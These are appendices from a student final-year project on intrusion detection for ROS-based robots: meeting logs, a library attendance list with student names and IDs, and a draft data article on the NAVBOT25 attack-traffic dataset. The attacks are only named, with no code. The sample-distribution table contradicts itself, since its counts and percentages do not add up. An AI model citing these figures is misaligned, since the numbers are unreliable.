*: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the first trimester (week 12: report submission, week 13 & 14: presentation)
**: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the second trimester (week 12: report submission, weeks 13 & 14: presentation

MULTIMEDIA UNIVERSITY ®

Faculty of Information Science and Technology (FIST)

Final Year Project Meeting Log

(To be filled in by Student)

MEETING DATE: 28 April 2025	**MEETING NO.: 5**
PROJECT ID: T86O014	
PROJECT TITLE: INTRUSION DETECTIO N FOR ROS BASED AUTONOMOUS ROBOT NAVIGATION	
SESSION: Phase 2: Trimester Mar/April 2024/2025 (2430L)	**SUPERVISOR: O n g L e e Y e n g**
STUDENT ID & Name: 1221301208 Nawfal Syafi' Bin Zailan	**CO- SUPERVISOR: -**

1. WORK DONE [Please write the details of the work done after the last meeting.]

- Continued data collection for the custom dataset by running attack simulations and capturing network traffic.
- Successfully recorded multiple sessions for planned attack scenarios.
- Identified limitations in capturing meaningful data for the ARP poisoning attack in the ROS environment. As a result, this attack was removed from the dataset plan.
- Introduced two new attack types to enhance dataset diversity:
    - Port Scanning Attack (using nmap to simulate reconnaissance activity)
    - Reverse Shell Attack (simulating remote control attempts via compromised nodes)

2. WORK TO BE DONE

- Complete data collection for the newly added attack types and ensure consistent labelling.
- Begin preprocessing the collected data for model training, including cleaning and
- formatting.
- Update project documentation and the technical report to reflect changes in attack scenarios
- and justifications.
- Start preliminary evaluation of the collected dataset for quality and completeness.

PROBLEMS ENCOUNTERED

- ARP poisoning did not generate usable or distinguishable data in the ROS traffic context, likely due to system behaviour or network isolation settings.
- Adjustments were needed to maintain the integrity of the dataset and ensure attacks included were realistic and detectable.

4.COMMENTS

DR. ONG LEE YENG
Assistant Professor
Faculty of Information Science and Technology
Multimedia University
Jalan Ayer Keroh Lama
75450 Melaka, Malaysia

Supervisor's Signature & Stamp	Co-Supervisor's Signature & Stamp (if any)	Student's Signature

NOTES:

1. Items 1 - 3 are to be completed by the students before coming for the meeting. Item 4 is to be completed by the supervisor.
2. For FYP I, total six log sheets are to be submitted (every other week*).
3. For FYP 2, total six log sheets are to be submitted (every other week**).
4. Log sheets are compulsory assessment criteria for FYP. Student who fails to meet the requirements of log sheets will not be allowed to submit FYP report.

*: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the first trimester (week 12: report submission, weeks 13 & 14: presentation)
**: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the second trimester (week 12: report submission, weeks 13 & 14: presentation)

MULTIMEDIA UNIVERSITY ®

Faculty of Information Science and Technology (FIST)

Final Year Project Meeting Log

(To be filled in by Student)

MEETING DATE: 5 Mei 2025	**MEETING NO.: 6**
PROJECT ID: T86O014	
PROJECT TITLE: INTRUSION DETECTIO N FOR ROS BASED AUTONOMOUS ROBOT NAVIGATION	
SESSION: Phase 2: Trimester Mar/April 2024/2025 (2430L)	**SUPERVISOR: O n g L e e Y e n g**
STUDENT ID & Name: 1221301208 Nawfal Syafi' Bin Zailan	**CO- SUPERVISOR: -**

2. WORK DONE [Please write the details of the work done after the last meeting.]

- Completed data collection for all planned attack types in the custom dataset, including newly added
- port scanning and reverse shell attacks.
- • Prepared the dataset by performing preprocessing and feature extraction, ensuring it matches the
- format used with the ROSIDS23 dataset.
- • Trained the AI model using the same methodology applied previously to the ROSIDS23 dataset,
- allowing for direct comparison of results between datasets.

3. WORK TO BE DONE

- Evaluate and compare the model's performance on the custom dataset versus the ROSIDS23 dataset.
- Perform hyperparameter tuning (e.g., using Optuna) if needed to improve model accuracy.
- Begin writing the results and findings section of the technical report.
- Update the FYP report to reflect the use of the custom dataset in model training.

4. PROBLEMS ENCOUNTERED

- Minor issues during dataset formatting required adjustments to ensure compatibility with the model input pipeline.

- Initial model performance on the custom dataset showed slight variations, requiring further investigation into potential class imbalance or feature distribution differences

4.COMMENTS

DR. ONG LEE YENG
Assistant Professor
Faculty of Information Science and Technology
Multimedia University
Jalan Ayer Keroh Lama
75450 Melaka, Malaysia

Supervisor's Signature & Stamp	Co-Supervisor's Signature & Stamp (if any)	Student's Signature

NOTES:

1. Items 1 - 3 are to be completed by the students before coming for the meeting. Item 4 is to be completed by the supervisor.
2. For FYP I, total six log sheets are to be submitted (every other week*).
3. For FYP 2, total six log sheets are to be submitted (every other week**).
4. Log sheets are compulsory assessment criteria for FYP. Student who fails to meet the requirements of log sheets will not be allowed to submit FYP report.

*: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the first trimester (week 12: report submission, weeks 13 & 14: presentation)
**: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the second trimester (week 12: report submission, weeks 13 & 14: presentation)

Appendix B: Library Attendance list

FYP for FIST: Attendance List
Session 1: 22/11/2024

The following students have attended the FYP session (FIST) with the library.

Train

MELISSA DE VALDA BINTI MOHD YATIM
Assistant Manager, Library
Information Skill & Research Support Unit
Multimedia University
Jalan Ayer Keroh Lama
75450 Melaka

Melissa De Valda Binti Mohd Yatim
Librarian, Siti Hasmah Digital library

145	CHEONG CHIN YONG	1221303817	EVALUATING SECURITY ATTACK IMPACT ON QOS METRICS IN VANETS
146	Nawfal Syafi' Bin Zailan	1221301208	INTRUSION DETECTION FOR ROBOTICS OPERATING SYSTEM BASED AUTONOMOUS ROBOT NAVIGATION
147	Khoo Yeak Rui	1211203455	Optimizing Sales Strategies in E-commerce through Data-Driven Insight
148	Muhammad Iffat bin Hanafiah	1221301354	AI-DRIVEN INTRUSION DETECTION SYSTEM FOR IOT NETWORKS IN GOTHAM RNTESTBED
149	Tan Soh Mei	1211306539	EAR RECOGNITION WITH A LIMITED SAMPLE SIZE
150	IGNATIUS NG WEI SIONG	1231303127	ENHANCING WELLBEING THROUGH AI-GENERATED PLANT GROWTH PREDICTION
151	Bryan Tan Wee Kang	1211202333	Heart Rate Variability Using K Nearest Neighbors
152	HAW GUAN ONG	1211103865	Investigating the Evolutionary Relationship of the Spike (S) Protein Structure Across Coronavirus Genera
153	WONG JUN LOONG	1211202784	Hierarchical Clustering for Electrocardiogram Classification with eXplainable Artificial Intelligence
154	NOOR ALIA ALISA BINTI KAMAL	1211103754	ELECTROCARDIOGRAM FEATURE EXTRACTION AND CLASSIFICATION USING SVM
155	Tawfeeq, Muntadher Abdulkareem Tawfeeq	1211304268	HELMET DETECTION AND MOTORBIKE PLATE NUMBER RECOGNITION SYSTEM
156	TAN LI XIN	1211203849	AUTOMATED FRAILTY DETECTION IN GERIATRIC HEALTH
157	LIOW JUN ZUO	1201203106	SCRATCH PROGRAMMING E-MODULES
158	CHIN YEOW SHING	1211201711	EARLY DETECTION OF FALL RISKS FOR ENHANCED ELDERLY CARE
159	Chong Ding Zhe	1211102360	ANALYZING AND DEMONSTRATING SECURITY VULNERABILITIES IN IOT DEVICES
160	TEO TUAN YEE	1201203680	LEVERAGING DEEP LEARNING TECHNOLOGY TO ANALYZE TRAFFIC CONDITIONS ACROSS DIVERSE WEATHER SCENARIOS
161	Tan Chor Xiang	1211201763	DIGITAL SIGNATURE DETECTION AND CLASSIFICATION
162	TAN JUN CHEN	1211101041	Semantic Analysis of Malaysian Social Media Posts
163	TAN CHONG MEMG	1211204752	Heart Rate Variability Classification Using Extra Trees
164	YU YI KAI	1221302748	PREDICTING EQUIPMENT FAILURES IN MANUFACTURING
165	Rohan Benjamin Chew Ajmera	1211104197	T86O522 : DEEP LEARNING FOR IDENTIFYING CORONAVIRUS FROM X-RAY IMAGES
166	Desmond Pang Kai Cheng	1211103038	ZERO TRUST FOR REMOTE WORKFORCE: ENHANCING SECURITY IN EVOLVING ENVIRONMENTS
167	Tan Choon Shen	1211102053	Application of Speech Emotion Recognition
168	Kuan Chen Wei	1201203472	School Traffic Management System
169	CHONG MIN NGEE	1211101231	Customer Behaviour Analysis In E-commerce
170	Chai Cheng Yee	1211202645	Heart Rate Variability Classifying using Decision Tree
171	See Chew Ling	1211101978	CALORIEWISE: CUSTOM DIET AND WORKOUT PLANNER
172	SHAWN WONG XUN KAI	1211205011	HEART RATE VARIABILITY CLASSIFICATION USING NAIVE BAYES
173	Gan Hong Lek	1201100876	Analysis of deforestation using remote sensing in Malaysia
174	Lee Khee Hern	1211202010	Vehicle Tracking And Speed Monitoring System For Compliance Monitoring
175	Par Junn Qi	1201103123	Stock Market Recommendations and analysis system
176	So Xin Yuan	1211100165	Development of identity-based identification library

Appendix C: Checklist for Final Report Submission

Faculty of Information Science and Technology (FIST)

Checklist for Final Report Submission

STUDENT'S DETAILS

Project Code	**T86O014**
Name	Nawfal Syafi' Bin Zailan
ID No	1221301208
Title of Thesis	INTRUSION DETECTION FOR ROBOT OPERATING SYSTEM BASED AUTONOMOUS ROBOT NAVIGATION
Supervisor Name	DR ONG LEE YENG

REPORT ARRANGEMENT	√	Comments
1. Cover of The Final Report	√	
2. Title Page of the Final Report	√	
3 Copyright page of I Final Report	√	
4. Declaration Page of Final Report	√	
5. Acknowledgement	√	
6. Table of Contents	√	
7. Abstract	√	
8. List of Tables	√	
9. List of Figures	√	
10. List of Abbreviations/Symbols	√	
11. List of Appendices	√	
12. Chapter 1: Introduction	√	
13. Chapter 2: Literature Review	√	
14. Chapter 3: Methodology	√	
15. Chapter 4: Proposed Framework	√	
16. Chapter 5: Implementation	√	
17. Chapter 6: Experiment and Results	√	
18. Chapter 7: Discussion	√	
19. Chapter 8: Conclusion	√	
20. References – APA style	√	
21. Appendices	√	
22. Attachment: FYP Meeting Logs (all) - 1 set	√	

FORMAT OF REPORT	√	Comments
1. Page Numbering	√	
2. Font and Type Face		
3. Font Cover		
4. Tables and Figures	√	
5. Spine Format		
6. Comb Bind (For evaluation)		
7. Permanent Bind (After approval)		
8. Colour of the Front Cover		
9. Number of words > 10000 (Main content only)	√	

Checked by:

_____
(12/6/2025)

Appendix D: Technical Paper

DATA ARTICLE TEMPLATE V.19 (DECEMBER 2024)

ARTICLE INFORMATION

Article title

NAVBOT25: DATASET FOR ROS-BASED AUTONOMOUS ROBOT NAVIGATION

Authors

*Nawfal Syafi' Bin Zailan [a], Lee-Yeng Ong [a] *, Heng-Siong Lim[b]*

Affiliations

[a] Faculty of Information Science & Technology, Multimedia University, 75450, Melaka, Malaysia

[b] Faculty of Engineering & Technology, Multimedia University, 75450, Melaka, Malaysia

Corresponding author's email address

lyong@mmu.edu.my

Keywords

Robot Operating System (ROS); Cybersecurity; Turtlebot3; Attack Classification; intrusion detection systems (IDS)*; Dataset for Robotics Security*

Abstract

This paper presents NAVBOT25, a labelled dataset aimed at strengthening the overall security of autonomous robots against network-based cyber threats within the Robot Operating System (ROS) platform. NAVBOT25 offers a comprehensive, labelled dataset that captures both normal operational behaviour and a variety of attack scenarios relevant to ROS-based systems. This dataset was generated by deploying a TurtleBot3 running ROS Noetic in controlled laboratory setting, where real-world attack vectors were executed —including SSH brute-force attempts, reverse shells, port scans, and ROS-specific attacks such as unauthorized publishing actions and topic flooding. Network traffic was captured using tcpdump, and 83 flow-level features were extracted using CICFlowMeter, resulting in a series of CSV files. Designed to support the development of AI-assisted intrusion detection systems, NAVBOT25 addresses existing gaps in robotic cybersecurity research by providing a richer and more diverse dataset for evaluating threat detection in networked robotic systems.

SPECIFICATIONS TABLE

[Instruction for SPECIFICATIONS TABLE in comment box]

Subject	Computer Sciences
Specific subject area	*Network-based and host-level cyberattack traffic in ROS-based autonomous robot systems.*

Data Format	*Pcap files, and CSV files*
Type of data	Raw and processed dataset
Data collection	*A hybrid traffic collection strategy was used. Normal and malicious traffic were captured from a simulated TurtleBot3 system using tcpdump in pcap format. Flow-level features were extracted using CICFlowMeter and labelled based on the attack types. Data reflects both ROS-specific and host-based threats.*
Data source location	*Institution: Faculty of Information Science & Technology, Multimedia University* *City/Region: Melaka, Malaysia* *GPS coordinates: 2°14'42.5"N, 102°16'53.4"E*
Data accessibility	Repository name: NAVBOT25 Dataset (Zenodo, Kaggle) Data identification number: https://doi.org/10.5281/zenodo.15336304 Direct URL to data: https://zenodo.org/records/15336304
Related research article	*B. Canberk, S. Ozdemir, and S. Sagiroglu, "ROSIDS23: Intrusion Detection Dataset for Robot Operating System," Data in Brief, vol. 52, 2023, doi: 10.1016/j.dib.2023.109662*

VALUE OF THE DATA

- NAVBOT25 presents a comprehensive collection of cyberattack traffic at both the communication and host levels, specifically designed for autonomous robot systems based on the Robot Operating System (ROS). It is among the first datasets to cover a broad spectrum of security threats relevant to real-world robotic deployments.
- Researchers working on robotic cybersecurity can reuse this dataset to evaluate and benchmark intrusion detection systems (IDS) for ROS, particularly ROS1, which lacks native security mechanisms.
- The dataset includes both raw PCAP files and processed CSV feature files, enabling researchers to apply custom preprocessing techniques, extract new features, or validate their own feature engineering pipelines.
- Data were collected in a simulated yet realistic ROS environment using a TurtleBot3 robot, reflecting conditions commonly found in academic and industrial research setups. This enhances the dataset's reproducibility and practical relevance.

- By providing labeled examples of diverse attack types – including SSH brute-force attempts, reverse shells, and unauthorized topic publishing - the dataset enables the exploration and comparison of varied threat scenarios within a unified framework.

BACKGROUND

The Robot Operating System (ROS) is widely used in the development of autonomous robotic systems because to its modular design and extensive community support. However, ROS1 lacks built-in security mechanisms such as authentication, encryption, and access control[1]. This leaves ROS-based robots vulnerable to a variety of cyberattacks, especially when deployed in networked environments. While some public datasets, such as ROSIDS23 [2], have emerged to support research in this domain, they primarily focus on communication-layer attacks and offer limited coverage of host-level threats.

To address this gap, the NAVBOT25 dataset was developed to include both ROS-specific and host-based attack scenarios. The dataset was generated using a TurtleBot3 platform in a ROS Noetic environment under controlled network conditions. Network traffic was captured using tcpdump and flow-level features were extracted with CICFlowMeter [3] from the raw packet captures. This methodology aligns with established practices for creating network intrusion detection dataset , ensuring consistency and comparability with prior work. NAVBOT25 provides a broader foundation for evaluating cybersecurity measures in ROS-based systems, especially in scenarios that involves both robotic middleware and underlying operating system vulnerabilities.

DATA DESCRIPTION

The NAVBOT25 dataset was collected from a ROS Noetic-based robotic system deployed on a physical TurtleBot3 platform performing autonomous navigation tasks. Compared to earlier datasets such as ROSIDS23, NAVBOT25 includes a wider variety of attacks, encompassing both communication-layer and host-layer threats. Feature extraction was performed using the CICFlowMeter [3] tool, which generated structured CSV files consisting of standard flow-based network features for intrusion detection.

The NAVBOT25 dataset covers eight different security scenarios: Normal Traffic, Port Scanning, Denial of Service (DoS), SSH Brute Forcing, Reverse Shell Attack, Unauthorized Subscribe, Subscriber Flood, and Publisher Flood. Attacks such as SSH Brute Forcing and Reverse Shell represent host-layer threats, while others -like Subscriber Flood and Unauthorized Subscribe -target the integrity of ROS communication. The dataset follows a multi-class structure, where each record is defined by 83 attributes and a corresponding class label. Table 1 summarizes the main characteristics of the NAVBOT25 dataset.

Table 1
Details of the proposed dataset

Dataset name:	NAVBOT25
Dataset type:	Multi-class
A total number of features:	83
Number of the classes:	8
List of the class labels:	Normal, Port Scanning, DoS, SSH Brute forcing, Reverse Shell Attack, Unauthorized Subscribe, Subscriber Flood, Publisher Flood

To ensure class diversity and realistic representation, eight distinct attack scenarios were simulated, each targeting different aspects of the robotic system. The final dataset contains ***188,213 records*** *distributed across the eight traffic classes. The distribution of samples across classes is detailed in* ***Table 2****.*

Table 2
Sample distribution per class

Class	Samples	Percentage
Normal	63,017	46.3%
Port Scanning	29,895	21.96%
DoS	29,888	21.95%
SSH Brute forcing	6,134	4.5%
Reverse Shell Attack	29,525	21.68%
Unauthorized Subscriber	25,914	19.04%
Subscriber Flood	4,715	3.46%
Publisher Flood	3,125	2.3%

This distribution supports both balanced and imbalanced classification research, allowing the development and testing of robust intrusion detection algorithms. The diversity of attack types—from traditional network-level threats like DoS and port scanning to ROS-specific misuse such as unauthorized topic subscriptions and subscriptions flooding—makes NAVBOT25 a comprehensive benchmark for robotics cybersecurity research.

To aid in understanding the class distribution, a pie chart visualization is provided. ***Fig. 1*** *shows the proportion of samples for each class label within the NAVBOT25 dataset. As illustrated, normal traffic comprises the largest portion at approximately 46.3% of the total data. This is followed by several attack classes, such as Port Scanning, DoS, Reverse Shell Attack, and others. While normal traffic dominates the dataset, sufficient representation is maintained across the attack classes. This balance ensures the dataset serves as a solid foundation for training and evaluating machine learning-based intrusion detection systems in robotic environments.*




Fig .1. Dataset Class Composition of the dataset

Apart from its comprehensive class distribution, the NAVBOT25 dataset is organized using a systematic hierarchical directory structure, as illustrated in ***Fig. 2****, enhancing its usability and accessibility. The dataset is publicly available through the Zenodo repository [4]. Each category of network traffic - both normal and attack scenario - is stored in a dedicated, clearly named directory. These directories contain raw packet capture files (.pcap), which represent the original network traffic gathered from the TurtleBot3 system. For attack scenarios, a corresponding timestamp file is included to indicate the initiation time of each attack. This approach is inspired by the methodology adopted in the ROSIDS23 [2] dataset, which employed temporal annotations to support time-based segmentation and analysis of network activity. By integrating this strategy, NAVBOT25 enables accurate temporal partitioning of traffic flows and facilitates contextual analysis of pre-attack, active attack, and post-attack phases. This significantly enhances both the interpretability and reproducibility of experimental results in ROS-based robotic security research. The parsed CSV files, with 83 derived features per flow, are kept in a particular directory named "PROCESSED" to make the process of developing machine learning models and statistical analysis easier.*

The design of NAVBOT25 supports not just flow-based intrusion detection but also packet-level analysis, thanks to the availability of raw captures. Researchers can explore low-level behavior using tools like Wireshark or use the CSVD data for accelerating the development of detection systems. Additionally, the synchronization with the timestamp helps in performing detailed traffic dynamic analyses prior to, during, and following attack incidents. Overall, NAVBOT25 is a multifaceted dataset,

combining broad coverage with systematic organization to support advanced research on cybersecurity of ROS-based robotic systems.




Fig .2. Folder Hierarchy of NAVBOT25 Dataset Files

EXPERIMENTAL DESIGN, MATERIALS AND METHODS

To develop the NAVBOT25 dataset, a real-world autonomous robotic system running ROS Noetic was deployed using the TurtleBot3 Burger platform [5]. The experimental setup included a laptop as the ROS Master, the TurtleBot3 as the autonomous robot, and additional remote systems to simulate cyberattack scenarios. The robot was engaged in typical navigation tasks within a controlled laboratory environment. ***Fig.3*** *illustrates the methodology used in the development of the NAVBOT25 dataset. Network traffic is first captured from a robotic system comprising a Master Laptop, a TurtleBot3, and an Attacker Laptop performing a number of different attacks. Tcpdump is used to record this traffic and save it as .pcap files. These .pcap files are then processed with the CICFlowMeter tool to extract a total of 83 flow-based features. These features are then passed through a preprocessing phase where labels are added to each traffic record to mark it as normal or one of the above-discussed seven types of attacks. The end result is a labeled CSV file named NAVBOT25 that is ready for use in training and testing machine learning-based intrusion detection systems.* ***Fig. 4*** *provides a visual overview of the experimental arrangement.*

Fig .3. Process Flow of Dataset Generation for NAVBOT25




Fig .4. Visual Representation of the Experimental Setup

To capture both normal and malicious network traffic, a passive monitoring approach was adopted. Network packets were collected using the tcpdump tool and saved in .pcap format. These packet captures formed the raw data foundation for each scenario. The dataset includes raw network captures for eight different traffic conditions, each stored in structured folders. ***Table 3*** *provides a detailed summary of the directory contents, including both raw .pcap files and their corresponding processed .csv feature files.*

Table 3
The NAVBOT25 dataset public repository file summary.

FILE PATH	FILE NAME	DESCRIPTION	SIZE
./	NavBot25.csv	Final merged dataset containing labeled features from all scenarios	98.3 MB
./RAW_NORMAL/	Normal.pcap	Raw network capture of normal ROS communication traffic	0.58 GB
./RAW_PORT_ SCANNING/	Port_Scanning.pcap	Raw network capture of port scanning attack using Nmap	81.34 MB
./RAW DOS/	DoS.pcap	Raw network capture of denial-of-service attack	0.61 GB
./RAW_SSH_ BRUTEFORCING/	SSH_Bruteforcing.pcap	Raw network capture of SSH brute force attack	30.11 MB
./RAW_REVERSE _SHELL/	Reverse_Shell.pcap	Raw network capture of reverse shell access attack	67.70 MB
./RAW_UNAUTH _SUB/	Unauth_Sub.pcap	Raw network capture of unauthorized subscription attack	0.17 GB
./RAW PUBFLOOD/	Pubflood.pcap	Raw network capture of publisher flooding attack	14.02 MB

./RAW_SUBFLOOD/	Subflood.pcap	Raw network capture of subscriber flooding attack	70.73 MB
./PROCESSED	Normal.csv	Processed flow-level features for normal traffic	28.75 MB
./PROCESSED	Port_Scanning.csv	Processed features for port scanning traffic	0.21 GB
./PROCESSED	DoS.csv	Processed features for DoS traffic	0.72 GB
./PROCESSED	SSH_Bruteforcing.csv	Processed features for SSH brute force traffic	3.6 MB
./PROCESSED	Reverse_Shell.csv	Processed features for reverse shell traffic	0.17 MB
./PROCESSED	Unauth_Sub.csv	Processed features for unauthorized subscription traffic	37.4 MB
./PROCESSED	Pubflood.csv	Processed features for publisher flooding traffic	6.6 MB
./PROCESSED	Subflood.csv	Processed features for subscriber flooding traffic	4.4 MB

After traffic collection, the .pcap files were processed using CICFlowMeter [3], which extracted 83 flow-level features from each session and exported them into structured .csv files. These features capture detailed characteristics of the traffic, such as flow duration, packet sizes, TCP flag counts, and inter-

arrival times. ***Table 4*** *presents the full list and description of these features, including the final column used as a label for supervised learning.*

Table 4

No	Feature Name	Description	Data Type
1	Flow ID	Unique identifier for the flow of packets.	Integer
2	Src IP	Source IP address from which the packet originated.	Categorical
3	Src Port	Source port of the traffic.	Integer
4	Dst IP	Destination IP address to which the packet is sent.	Categorical
5	Dst Port	Destination port of the traffic.	Integer
6	Protocol	Network protocol used in the packet (e.g., TCP, UDP).	Categorical
7	Timestamp	Time at which the packet is transmitted.	DateTime
8	Flow Duration	Duration of the flow in microseconds.	Integer
9	Tot Fwd Pkts	Total packets in the forward direction.	Integer
10	Tot Bwd Pkts	Total packets in the backward direction.	Integer
11	TotLen Fwd Pkts	Total length of packets in the forward direction.	Float
12	TotLen Bwd Pkts	Total length of packets in the backward direction.	Float
13	Fwd Pkt Len Max	Maximum length of packet in the forward direction.	Float
14	Fwd Pkt Len Min	Minimum length of packet in the forward direction.	Float
15	Fwd Pkt Len Mean	Mean length of packets in the forward direction.	Float
16	Fwd Pkt Len Std	Standard deviation of length of packets in the forward direction.	Float
17	Bwd Pkt Len Max	Maximum length of packet in the backward direction.	Float
18	Bwd Pkt Len Min	Minimum length of packet in the backward direction.	Float
19	Bwd Pkt Len Mean	Mean length of packets in the backward direction.	Float
20	Bwd Pkt Len Std	Standard deviation of length of packets in the backward direction.	Float
21	Flow Byts/s	Flow rate in bytes per second.	Float
22	Flow Pkts/s	Flow rate in packets per second.	Float
23	Flow IAT Mean	Mean inter-arrival time between packets.	Float
24	Flow IAT Std	Standard deviation of inter-arrival time between packets.	Float
25	Flow IAT Max	Maximum inter-arrival time between packets.	Float
26	Flow IAT Min	Minimum inter-arrival time between packets.	Float
27	Fwd IAT Tot	Total inter-arrival time of packets in the forward direction.	Float
28	Fwd IAT Mean	Mean inter-arrival time of packets in the forward direction.	Integer
29	Fwd IAT Std	Standard deviation of inter-arrival time in the forward direction.	Integer
30	Fwd IAT Max	Maximum inter-arrival time in the forward direction.	Float
31	Fwd IAT Min	Minimum inter-arrival time in the forward direction.	Float
32	Bwd IAT Tot	Total inter-arrival time of packets in the backward direction.	Float
33	Bwd IAT Mean	Mean inter-arrival time of packets in the backward direction.	Float
34	Bwd IAT Std	Standard deviation of inter-arrival time in the backward direction.	Float

